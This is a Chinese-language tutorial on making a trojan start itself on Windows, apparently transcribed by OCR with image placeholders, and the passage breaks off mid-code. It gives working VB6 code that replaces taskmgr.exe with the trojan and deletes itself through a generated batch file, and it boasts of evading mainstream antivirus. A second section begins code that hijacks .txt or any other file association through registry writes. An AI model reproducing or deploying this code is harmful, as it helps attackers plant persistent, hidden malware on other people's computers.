


图1

程序比较简单，就是在第一次运行的时候把自己复制到系统目录下，备份和替换原来的taskmgr.exe任务管理器文件，然后进行自删除操作，具体代码如下：

```
Private Sub Form_Load()
    If App.EXEName = "taskmgr" Then            '说明已经复制到了系统目录中
        Shell Environ("windir") & "\system32\taskmgr_back.exe", vbNormalFocus    '执行原来的任务管理器备份文件
    Else                '否则复制自己到系统目录
    FileCopy Environ("windir") & "\system32\taskmgr.exe", Environ("windir") & "\system32\taskmgr_back.exe"    '备份
        Kill Environ("windir") & "\system32\taskmgr.exe"    '删除原来的任务管理器
    FileCopy App.Path & "\" & App.EXEName & ".exe", Environ("windir") & "\system32\taskmgr.exe"    '替换任务管理器
    Call self_kill                '此时才能进行自删除
    End If
End Sub

'注意，这个代码不要在VB的IDE环境中执行，否则将会删除VB6.EXE。至于运行后删除自身，其实就是编写一个BAT批处理文件，然后执行并关闭自身，让这个BAT批处理文件来删除自身

Private Sub self_kill()    '可以写到FORM的LOAD事件中
    Open "a.bat" For Append As #1
    Print #1, "@ECHO OFF"
    Print #1, ":START"
    Print #1, "IF NOT EXIST """ & App.EXEName & ".exe"" GOTO FILENOTFOUND"
    Print #1, "DEL """ & App.EXEName & ".exe"""
    Print #1, "GOTO START"
    Print #1, ":FILENOTFOUND"
    Print #1, "DEL A.BAT"
    Print #1, "CLS"
    Print #1, "EXIT"
    Close #1
    Shell "a.bat", vbHide
    End
End Sub
```

代码编写完毕后，我们来生成一个EXE文件，文件名可以任意填写，但是不要取名为taskmgr.exe，在运行这个程序前，可以看到我们的任务管理器很正常，如图2。




图2

但当我们运行自己生成的木马程序后，结果如图3所示，此时，当我们尝试按下CTRL+ALT+DEL组合键时，调出来的就不仅仅是我们的任务管理器，还会运行我们的木马了，如图4。




图3




图4

相信大家在日常的电脑操作中，调用任务管理器的频率还是比较多的，这样我们没有通过写注册表和服务方式就实现了木马的另类启动，还有一点我要告诉大家，这种启动方法完全可以躲过目前主流的杀毒软件的检测！

二、悄然的任意格式文件关联法

国产著名的冰河木马使用到了一种非常不错的启动方法，

就是TXT文件关联法，在本文中，不仅仅会给出一个TXT文件关联的方法，还会给出一个可以进行任意文件关联的程序框架。老样子，还是先给出程序界面，如图5。




图5

这个程序使用到了一个标准模块，大家可以在工程窗口点鼠标右键，然后进行标准模块的添加，如图6。




图6

其中，窗体模块的代码如下，实现了调用标准模块中的文件关联函数(在这里调用了associate函数来实现关联TXT文件，如果大家希望关联其它的文件，可以修改associate函数的第一个参数，将其修改为其它文件的扩展名，比如“.BAT”就行了)：

```
Private Sub Form_Load()
    associate ".txt", "SystemFile", App.Path + "\" + App.
EXEName + ".exe"
    If Command <> "" Then          '如果运行的是TXT文件
        Shell "notepad.exe " + Command, vbNormalFocus
    End If
End Sub
'注意，标准模块是本程序的核心，实现了对文件关联的操作以及封装。
Public Sub associate(EXT As String, FileType As String,
FileName As String) '创建文件关联
    '第一个形式参数为文件后缀名，第二个形容文件类型，第三个为关联
的文件路径
    On Error Resume Next
    Dim b As Object
    Set b = CreateObject("wscript.shell")
    b.regwrite "HKCR\" & EXT & "\", FileType
    b.regwrite "HKCR\" & FileType & "\", "MY file"
    b.regwrite "HKCR\" & FileType & "\DefaultIcon\",
FileName
    b.regwrite "HKCR\" & FileType & "\shell\open\command\",
FileName & " %L"
    b.regdelete "HKCU\Software\Microsoft\Windows\Current
Version\Explorer\FileExts\" & EXT & "\Application"
    b.regwrite "HKCU\Software\Microsoft\Windows\Current
Version\Explorer\FileExts\" & EXT & "\Application", FileName
    b.regdelete "HKCU\Software\Microsoft\Windows\Current
Version\Explorer\FileExts\" & EXT & "\OpenWithList\"
